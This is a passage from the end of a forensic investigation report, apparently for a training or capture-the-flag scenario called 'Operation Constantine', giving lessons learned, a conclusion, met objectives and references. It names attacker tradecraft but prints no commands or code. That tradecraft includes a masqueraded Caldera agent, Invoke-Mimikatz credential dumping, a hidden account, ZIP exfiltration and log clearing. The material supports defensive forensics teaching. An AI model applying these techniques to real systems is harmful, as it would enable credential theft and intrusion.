- **Acquisition hygiene matters**
  Booting evidence for live parsing injects artefacts that must then be filtered out. Offline read-only mounting avoids the problem entirely.
- **Negative findings are findings**
  Proving the absence of Run-key persistence is as valuable to the timeline as proving a positive.
- **Timezone discipline is non-negotiable**
  The analysis VM clock was offset — `TimeCreated` showed `7/26 4:38 AM` while `UtcTime` showed `2026-07-25 23:38`. Every timestamp in this report is anchored to `UtcTime` / artifact UTC, never `TimeCreated`.
- **Live-boot contamination must be documented and excluded**
  Booting the evidence VM introduced Prefetch entries (SPLUNKD RC 12→37, PYTHON3.x, SECHEALTHUI) dated 2026-07-25. These are rigorously excluded using the PECmd Timeline CSV filtered to 2026-07-05 only.
- **A missing binary is a finding, not a gap**
  `splunkd.exe` is absent from `C:\Users\Public` on the live filesystem, but its existence is proven via Amcache (SHA1, timestamp), ConsoleHost history, and Sysmon EID 1, and its deletion is *inferred* from the combination of Amcache existence, disk absence, and execution evidence. Absence ≠ non-existence.
- **Masquerade ≠ confirmed technique**
  A `cmd.exe`-spawned `Temp\lsass.exe` is a masquerade (T1036.003), not credential dumping. Conversely, the surviving EID 10 LSASS access from the *legitimate* `Program Files\Splunk` service (`0x1FFFFF`) is *ambiguous* — not proof of attacker cred-access. The unambiguous credential dump is the `Invoke-Mimikatz` cradle (07:27:10) plus on-disk `mimikatz.exe` (08:48:09). Separating a name/path masquerade from the real technique prevents false attribution in both directions.
- **Persistence negative is valid and valuable**
  The HKLM, HKCU, and SYSTEM autostart locations were all clean of attacker entries (T1547.001). Documenting a negative finding with evidence is as important as documenting a positive one.
- **Hash-export loop error**
  Never write the output CSV into the folder being recursed. Output must go to a separate directory (`Output\`) to avoid `FileReadError`.
- **Cross-source corroboration is the gold standard**
  The PAW `qktity` and PID `5636` appear simultaneously in the decoded PCAP beacon JSON and Sysmon EID 1 ParentProcessId confirming attribution across independent evidence sources.
- **Network and host telemetry are complementary**
  The Invoke-Mimikatz event at 07:27:10 appears in both Sysmon EID 1 (CommandLine) and

the PCAP (TLS Client Hello SNI = raw.githubusercontent.com) a millisecond-level match across host and network evidence.

# 17 Conclusion

Operation Constantine is fully reconstructed from phishing-based initial access through two exfiltration cycles over the C2 channel. The intrusion used a masqueraded Caldera agent (`splunkd.exe`), PowerShell-based Mimikatz credential dumping, a hidden `$` account, and ZIP staging under `system32\staged`, while attempting anti-forensics via log clearing and binary deletion. Every material finding is corroborated by at least two independent sources, contamination introduced during acquisition has been identified and excluded, and the network timeline was verified to be natively UTC. The twelve scenario flags are resolved with explicit source citations.

## 17.1 Report Objectives Met

- ✓ **Chain of Custody:** VMDK SHA256 verified, E01 MD5/SHA1 Match, read-only mount
- ✓ **Initial Access:** Phishing email (T1566.001) with NulltackKatz.py recovered from Recent
- ✓ **First Execution:** 2026-07-05 06:13:27Z confirmed via Amcache (cross-corroborated)
- ✓ **C2 Infrastructure:** Beacon on port 8888, base64 JSON payload decoded
- ✓ **Credential Access:** PowerShell `Invoke-Mimikatz` (07:27:10) + on-disk mimikatz (08:48:09); surviving EID 10 LSASS access documented as ambiguous
- ✓ **Persistence:** Run-key persistence ruled out across HKLM, HKCU, and SYSTEM autostart locations (confirmed negative)
- ✓ **Exfiltration:** POST /file/upload staged.zip at 08:28:32Z confirmed
- ✓ **Anti-Forensics:** Binary deletion (Amcache), event-log clearing ∼07:01 UTC (T1070.001), staged.zip removal (USN)
- ✓ **MITRE ATT&CK:** 26 techniques mapped from disk + network evidence, plus the T1547.001 Run-key *negative* (27 entries in the §11 map)
- ✓ **Contamination:** 2026-07-25 artefacts identified, documented, and excluded

## 18 References


- MITRE ATT&CK — https://attack.mitre.org/
- Eric Zimmerman's Tools (AmcacheParser, RECmd, MFTECmd, PECmd, EvtxECmd) — https://ericzimmerman.github.io/
- MITRE Caldera — https://caldera.mitre.org/
- Microsoft Sysmon — https://learn.microsoft.com/sysinternals/downloads/sysmon


**— Thank You for Reading! —**